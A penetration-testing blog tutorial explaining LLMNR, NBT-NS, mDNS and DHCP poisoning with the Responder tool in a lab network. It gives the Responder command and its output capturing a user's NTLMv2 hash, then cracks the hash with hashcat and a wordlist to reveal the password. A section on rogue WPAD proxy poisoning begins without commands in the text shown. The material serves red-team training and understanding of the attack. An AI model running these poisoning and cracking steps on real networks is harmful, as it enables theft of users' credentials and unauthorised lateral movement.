Hacking Articles
Raj Chandel's Blog

Penetration Testing

A Detailed Guide on Responder (LLMNR Poisoning)

April 9, 2022 By Raj

Introduction

Responder is a widely used tool in penetration test scenarios and can be used for lateral movement across the network by red teamers. The tool contains many useful features like LLMNR, NT-NS and MDNS poisoning. It is used in practical scenarios for objectives like hash capture or poisoned answer forwarding supporting various AD attacks. The tool contains various built-in servers like HTTP, SMB, LDAP, DCE-RPC Auth server etc. In this article, we will cover a majority of these attacks that can be performed while being aided by the responder.

Table of content

- **What are these servers in responder?**
- **Recommendations**
- **Conclusion**

LLMNR, NBT-NS, MDNS and DHCP


LLMNR: LLMNR is a protocol that allows name resolution without the requirement of a DNS server. It is able to provide a hostname-to-IP based off a multicast packet sent across the network asking all listening Network-Interfaces to reply if they are authoritatively known as the hostname in the query. It does this by sending a network packet to port UDP 5355 to the multicast network address. It allows IPv4 and IPv6 hosts and supports all current and future DNS formats, types, and classes. It is the successor of NBT-NS.

NBT-NS: NetBIOS name service (NBT-NS) is a Windows protocol that is used to translate NetBIOS names to IP addresses on a local network. It is analogous to what DNS does on the internet. Each machine is assigned a NetBIOS name by the NBT-NS service. Works on UDP port 137. It is the predecessor of LLMNR.

MDNS: Multicast DNS (mDNS) is a protocol aimed at helping with name resolution in networks. It doesn't query a name server, rather, multicasts the queries to all the clients in a network directly. In multicast, an individual message is aimed directly at a group of recipients. When a connection between sender and recipient is made, all participants are informed of the connection between the name and IP address and can make a corresponding entry in their mDNS cache.

LLMNR/NBT-NS Poisoning: Let's say a victim wants to connect to a shared drive **\\wow** so it sends the request to the DNS server. The only problem is that DNS can't connect to **\\wow** as it doesn't exist. Therefore, the server replies back saying he can't connect the victim to **\\wow**. Thereafter, the victim will multicast this request to the entire network (using LLMNR) in case any particular user knows the route to the shared drive (\\wow).

An adversary can spoof an authoritative source for name resolution by responding to this multicast request by a victim as if they know the identity of the shared drive a victim wants to connect with and in turn request its NTLM hash. This means that the attacker has now poisoned the service!



DHCP Poisoning: Dynamic Host Client Protocol (DHCP) is used to provide a host with its IP address, subnet mask, gateway etc. Windows uses multiple custom DHCP options like NetBIOS, WPAD etc. By poisoning the DHCP response, an attacker would be able to help the victim pinpoint its own rogue server for any kind of authentication. In turn, compromising the credentials.

Responder Installation

Initially developed by SpiderLabs and now being developed by Laurent Gaffie (lgandx), responder is a python coded tool that can be found **here**. The tool comes with built-in Kali OS. Responder.exe (Windows version) of the same can be found **here**.

It can be run using the command:


```
1.  responder -h
```

```
┌──(root㉿kali)-[~]
└─# responder -h

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

Usage: responder -I eth0 -w -d
or:
responder -I eth0 -wd

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -6 2002:c0a8:f7:1:3ba8:aceb:b1a9:81ed, --externalip6=2002:c0a8:f7:1:3ba8:aceb:b
                        Poison all requests with another IPv6 address than
                        Responder's one.
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -d, --DHCP            Enable answers for DHCP broadcast requests. This
                        option will inject a WPAD server in the DHCP response.
                        Default: False
  -D, --DHCP-DNS        This option will inject a DNS server in the DHCP
                        response, otherwise a WPAD server will be added.
                        Default: False
  -w, --wpad            Start the WPAD rogue proxy server. Default value is
                        False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
  -F, --ForceWpadAuth   Force NTLM/Basic authentication on wpad.dat file
```

Attack 1: LLMNR/NBT-NS Poisoning through SMB

Essentially when a system tries to access an SMB share, it sends a request to the DNS server which then resolves the share name to the respective IP address and the requesting system can access it. However, when the provided share name doesn't exist, the system sends out an LLMNR query to the entire network. This way, if any user(IP address) has access to that share, it can reply and provide the communication to the requestor.


Let's see a share "wow" which doesn't exist currently. If the share exists on the same network, wow can be accessed by typing "\\wow" in the address bar of file explorer. It doesn't exist and so, Windows throws an error.



In comes responder. Now at this point, the requesting machine (windows 10) sends out an LLMNR request. We set up responder to poison that request. We need to tell responder the NIC on which we want to listen for LLMNR requests. Here, eth0. The default responder run shall start LLMNR and NBT-NS poisoning by default.

```
1.  responder -I eth0
```

Now, when the victim tries to access shared drive “wow” he sees this! Wow has suddenly been made available and the poisoner asking for user credentials.



Wow isn't available at all! That's just our poisoned answer in order to obtain NTLM hashes. Even if the user doesn't input credentials, the hashes will be obtained.

```
[+] Current Session Variables:
    Responder Machine Name     [WIN-EPWWBGFHMRZ]
    Responder Domain Name      [7BYS.LOCAL]
    Responder DCE-RPC Port     [49019]

[+] Listening for events ...

[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name WOW (service: File Server)
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[SMB] NTLMv2-SSP Client   : fe80::ddc5:3b8f:e421:a88a
[SMB] NTLMv2-SSP Username : IGNITE\aarti
[SMB] NTLMv2-SSP Hash     : aarti::IGNITE:cedaeb4c3035bfe0:E9AEDB47E14A7CF74E6B443B8080B671:01010000000000
0080A1788A204AD80145061FC0A5EEA74300000000002000800370042005900530001001E00570049004E002D0045005000570057005700
420047004600480040052005A000400340057004900 4E002D004500500057005700570042004700460048004D0052005A002E00370042
00590053002E004C004F00430041004C0003001400370042005900530002E004C004F00430041004C0005001400370042005900530 0
2E004C004F00430041004C000700080080A1788A204AD801060004000200000008003000300000000000000000000000002000007A
9EAA4D0FE4FBFDE9F32389F3C5CF6600757C7074E2F0830D8F1320945838A00A001000000000000000000000000000000000000900
1000630069006600730002F0077006F007700000000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] Skipping previously captured hash for IGNITE\aarti
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] Skipping previously captured hash for IGNITE\aarti
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wow
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wow
[*] Skipping previously captured hash for IGNITE\aarti
```

We can now save these hashes in a file hash.txt and use hashcat to crack it. Please note that module number 5600 is the one suited to crack NTLMv2. If you obtained some other version of NTLM, please follow the hashcat modules here to specify the correct one.


```
1. hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

```
┌──(root㉿kali)-[~]
└─# nano hash.txt

┌──(root㉿kali)-[~]
└─# cat hash.txt
aarti::IGNITE:cedaeb4c3035bfe0:E9AEDB47E14A7CF74E6B443B8080B671:0101000000000000080A1788A204AD80145061FC0A5E
EA7430000000002000800370042005900530001001E0057004900 4E002D0045005000570057004200470046004800 4D0052005A0004
003400570049004E002D0045005000570057004200470046004800 4D0052005A002E0037004200590053002E004C004F00430041004
C0003001400370042005900 53002E004C004F00430041004C0003001400370042005900 53002E004C004F00430041004C0007000800
80A1788A204AD80106000400020000000800300030000000000000000000000000020000 07A9EAA4D0FE4FBFDE9F32389F3C5CF66007
57C7074E2F0830D8F1320945838A00A0010000000000000000000000000000000000000900100063006900660073002F0077006F0077
0000000000000000000000000
┌──(root㉿kali)-[~]
└─# hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Plat
form #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════
* Device #1: pthread-AMD Ryzen 5 3550H with Radeon Vega Mobile Gfx, 707/1479 MB (256 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...
```

As you can see, the password has now been obtained which is **Password@1**

```
AARTI::IGNITE:cedaeb4c3035bfe0:e9aedb47e14a7cf74e6b443b8080b671:0101000000000000080a1788a204ad80145061fc0a5
eea7430000000002000800370042005900530001001e0057004900 4e002d0045005000570057004200470046004800 4d0052005a00
0400340057004900 4e002d0045005000570057004200470046004800 4d0052005a002e0037004200590053002e004c004f00430041
004c0003001400370042005900 53002e004c004f00430041004c0003001400370042005900 53002e004c004f00430041004c000700
080080a1788a204ad80106000400020000000800300030000000000000000000000000020000 07a9eaa4d0fe4fbfde9f32389f3c5cf
6600757c7074e2f0830d8f1320945838a00a0010000000000000000000000000000000000000900100063006900660073002f007700
6f007700000000000000000000000000:Password@1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: AARTI::IGNITE:cedaeb4c3035bfe0:e9aedb47e14a7cf74e6b ... 000000
Time.Started.....: Thu Apr  7 01:46:50 2022 (4 secs)
Time.Estimated...: Thu Apr  7 01:46:54 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   597.7 kH/s (0.73ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2103296/14344385 (14.66%)
Rejected.........: 0/2103296 (0.00%)
Restore.Point....: 2102784/14344385 (14.66%)
```

Furthermore, responder creates logs of every sessions and all the hashes thus dumped can be seen under the folder **/usr/share/responder/logs**



Attack 2: LLMNR/NBT-NS Poisoning through WPAD

WPAD: Web Proxy Autodiscovery Protocol is a method used by a browser to automatically locate and interface with cache services in a network so that information is delivered quickly. WPAD by default uses DHCP to locate a cache service to facilitate straightforward connectivity and name resolution.

In an organization that uses WPAD server, supply each browser with the same proxy configurations using a file called wpad.dat. Hence, any request going from any browser in a company domain first finds wpad.dat and then reads the configuration and finally sends the request to the destination.


When an invalid URL is an input in the browser, the browser fails to load that page using DNS and hence, sends out an LLMNR request to find a WPAD proxy server. This behaviour is there by default in browsers that have enabled “automatic configuration detection,” an option used often in corporate networks to route traffic through proxy. It then asks for wpad.dat which contains proxy’s auto-configuration data.

Responder (LLMNR poisoner) creates a rogue WPAD proxy server, poisons the request, and tells the browser that it has wpad.dat file and asks for authentication. When the user inputs his credentials, the hashes travel through the attacker!

